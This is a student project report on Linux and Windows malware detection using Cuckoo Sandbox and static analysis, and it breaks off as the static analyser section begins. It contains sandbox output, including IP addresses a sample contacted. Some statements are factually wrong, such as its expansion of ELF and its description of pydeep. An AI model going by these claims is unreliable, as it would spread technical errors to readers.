Malware Detection using Static and Dynamic Analysis

Submitted by

Abhishek Awasthee (142002003)
Varun Kumar (142002018)

Under the supervision of

Dr. Vivek Chaturvedi
(Assistant Professor)

M.TECH DATA SCIENCE DEPARTMENT

INDIAN INSTITUTE OF TECHNOLOGY,
PALAKKAD

CONTENTS

Abstract

Malware is a serious and significant threat to computer systems worldwide. In recent years a lot of research has been done towards efficient classification of malware. Machine learning is also finding an application in this domain. However , the research is mostly confined to Windows based systems. Also the application of machine learning in malware detection is still in its nascent stage.
Today 80% of the companies use UNIX/Linux operating systems in their servers. The problem is we have very limited tools to analyze malwares in Linux/UNIX based systems and limited research in this field. We do have some tools like: cuckoo sandbox and limon sandbox for malware analysis but the main issue is with their cumbersome installation and setup.
The goal of this project is to create an analysis suite that has its own malware engine and a sandbox environment .

1. Learning about malware analysis basics:

Malware analysis is the process of observation of a malware sample at various stages of its execution life cycle. The objective is to generalize behavioral indicators which help in classifying new malware and zero days.
Understanding the process of malware analysis:
A typical analysis of malware comprises of three steps:

1. Static Analysis: this step is about analyzing the indicators of the executable file in question. This process involves analyzing:

   File Signature: A hash is calculated for the executable and compared against a database of signatures of known malware(Virustotal)
   File Strings: The strings associated with the executable file are extracted using some utility and then analyzed for certain indicators including IP addresses (can disclose known malware C&C centers).
   Imports: The libraries imported by the executable can give hints about its behavior.
   Code Flow analysis: Generating assembly code and then statically analyzing the flow to determine the behavior of the executable.

   Static analysis has its own limitations especially when the executable is somehow obfuscated or packed. Polymorphism and metamorphism in executable can also create challenges for static analysis.

2. Dynamic analysis: It involves executing the binary in a sandbox environment with limited or no network access. Then certain properties are observed. These include: system calls, network traffic, process creation etc. Dynamic analysis can be more accurate for identifying obfuscated or packed malware.

3. Post-Mortem analysis: The sample is allowed to run its course for a limited amount of time and various logs and memory dumps are analyzed .

Reading about existing literature in the field:
To understand the depth of current work a review of some research papers and conference talks was done. A brief summary of the works is presented:

Research and Thesis:
Malware Classification using image representation: This research paper talks about converting executable binaries into numpy arrays and then into images using python's PIL. Convolution Neural Network was used for classification of sample images into malware or benignware. The premise is presented that this approach is better than current static and dynamic malware analysis techniques as it is platform independent(static analysis tools are platform dependent) and we do not need a virtual environment as the binary need not be executed in this approach.

It was shown that even with a large dataset compiled from various resources, the model performed on par with a system that incorporates both static and dynamic analysis tools.

Early Stage Malware Classification using behavioral analysis: This paper presented a new approach to make analysis of large datasets feasible. The paper used a time duration of up to four seconds for dynamic analysis and was successfully able to demonstrate that a random forest based classifier trained on carefully extracted features gave a highly accurate model.

Conference Talks:
Automating Linux malware detection with Limon Sandbox: This talk was delivered at Black Hat(An annual Offensive Cyber Security event held in Europe and US). The speaker presented a tool named “Limon Sandbox”. This tool is a suite that automates all the stages of malware analysis on a Linux machine .
We tried using this tool but the installation was cumbersome (all the dependencies needed to be manually installed prior to running it), also the tool had compatibility issues and was no longer maintained.
Understanding Linux Malware: This talk described the current status of Linux malware . The author described how Linux powers the next generation of internet connected devices (IoT devices) which is why it is important to increase research input in the field of Linux malware. Currently Linux malware dataset is very limited , a tool called AVClass was proposed for massive dataset labelling. Various ways with which a new generation of malware avoided detection was also discussed: this included evasion(packing and obfuscating) and deception: Metamorphism and Polymorphism.

Getting familiar with the tools:
Cuckoo Sandbox: This tool is one of the most widely used tools for malware analysis. It runs on Linux, Windows and MacOS. Apart from being capable of performing static and dynamic analysis of given samples it is also very modular in its architecture allowing integration with different tools based on user needs. We explored this tool to understand how it works and what dependencies it has.

Flare VM: It is a Windows based VM for malware analysis from FireEye. It comes loaded with all the tools needed for malware analysis and it does not require a lot of set up. It also contains tools for incident response and penetration testing.


Getting started with Linux executables:
Understanding ELF binaries: Extensible and Linkable format is a format for Linux based executables, shared libraries and memory dumps. The file has two parts: header and body. The

header is a C structure containing information about various properties of the file encoded in ASCII binary. The body contains the file contents including sections and segments.

Setting up an analysis machine with cuckoo sandbox:
This section further explores the tool cuckoo sandbox, preparation of host machine prior to installation, installation and analysis of a malware sample.


https://www.researchgate.net/figure/Main-attack-goals-associated-incentives-and-exhibited-behavior-for-malware-in-smart_fig5_267651846

Attack goals



(figure 1: Attack goals)

Static vs Dynamic malware analysis



(figure 2: static vs dynamic malware)


2. Cuckoo Sandbox:

A Cuckoo Sandbox is an open-source tool that can be used to automatically analyze malware. You can throw any suspicious file at it and in a matter of minutes Cuckoo will provide a detailed report outlining the behavior of the file when executed inside a realistic but isolated environment.


3. Dependencies for Cuckoo Sandbox :

- Cuckoo Sandbox Dependencies:
- A short summary about tools cuckoo sandbox is built on.
- Pip: a package manager
- Python-dev: Extension package for using C library functions and syscalls.
- Python-libffi: a foreign function interface for python.
- Libssl-dev: a development library for ssl and tls .
- Python-virtualenv: a python library for creating virtual environments .
- Python-setuptools: A library for packaging python projects.
- Libjpeg-dev: A C library to read and write jpeg image files.
- Zlib1g-dev: A library for implementing the deflate compression method of gzip.
- Swig: Simplified wrapper and interface generator is a library for connecting programs written in C/C++ with various programming languages.
- MongoDB:
- Is a NoSQL database that uses JSON like objects to store data with their original schema.
- PostgreSQL: An open source relational database.
- Libpq-dev: A library for interacting with a postgreSQL database.
- Pydeep: A ML/DL library primarily focused on unsupervised learning.
- Mitmproxy: is an open source interactive https proxy used to analyse in transit traffic.
- Virtualbox: A software suite from Oracle to run virtual machines .
- Tcpdump: A command line packet analyzer.
- AppArmour: A security tool for Linux.
- Volatility: A tool for post-mortem analysis.
- M2Crypto: A python based toolkit for ssl and other cryptographic utilities.
- Guacamole and Guacd: For implementing remote control to the cuckoo installation.


4. Installation Summary:



(figure 4.1: installation summary)




(figure 4.2: installation summary)



(figure 4.3: installation summary)

5. Analysis using Cuckoo sandbox :-



(figure 5.1: cuckoo dashboard)


This is Cuckoo sandbox dashboard it is showing some of the hardware information like memory, disk size and CPU utilization.

Summary of exe file-

(figure 5.2: summary of exe)

So i have uploaded one .exe file in cuckoo sandbox and As you can see this summary is showing that the file is suspicious with 5.8 out of 10.


It is also showing size of the file, type of the file, md5 keyand crc32code



Arguments	Status	Return	Repeated
process_identifier: 2900 region_size: 65536 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x003c0000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffff	1	0	0
process_identifier: 1984 region_size: 65536 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x01c60000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffff	1	0	0

(figure 5.3: summary of exe)


It is showing Allocated read write executable memory with process identifier,region_size,allocation type etc



(figure 5.4: summary of exe)

6. Communicates with host :-

As you can see, the host communicates with a 34 ip address.




Communicates with host for which no DNS query was performed (34 events)	
host	113.52.135.33
host	138.197.140.163
host	143.95.101.72
host	144.76.62.10
host	157.7.164.178
host	173.249.157.58
host	176.58.93.123
host	178.249.187.150
host	181.113.229.139
host	186.10.16.244
host	190.117.206.153
host	190.13.146.47
host	192.241.220.183

(figure 6.1: Communicates with host)


It is showing all the IP address used by this .exe file

7. Static Analysis :-



(figure 7.1: static analysis)

This static analysis is showing you sections of file , all the resources and all imported Libraries for example .dll file



8. Understanding the elements of static analysis and writing our own static analyzer:

As mentioned earlier , the static analysis phase involves finding out as much as possible about the executable without running it. The most important elements present in almost every static analyzer are:

1. File hash comparison: The executable file contents are fed to a hash function and a hash is generated. This hash serves as a signature for this file. This signature is then matched with the signatures of already known malware. The hash matching need not be concrete, fuzzy hashing can be used to flag executables that are variants of already known malware.
2. File strings: The text strings present in the executable file can give a lot of information about the nature of the executable , for example a URL of a known threat actor C&C center in strings of a file is a strong indicator of malicious nature.
3. Library imports: The code libraries and executable imports can give out the idea about its potential behavior.
4. Code Analysis: The assembly code for the executable is generated and analyzed for its data flow, subroutine calls and other behavior.

YARA:
Yara is a tool from VirusTotal that helps researchers identify malware samples by creating rules based on binary or text patterns.
Yara has a library for python known as yara-python. This lets python developers integrate Yara in their own workflow.

VirusTotal API:
Virustotal is a service that is primarily used to index known malware samples on the web. It works by comparing the user submitted file against major antivirus engines. It also provides an API for fast access and integration. Vt-py is a python interface for Virustotal API that lets developers query the API from their programs.

Building a static analyser:

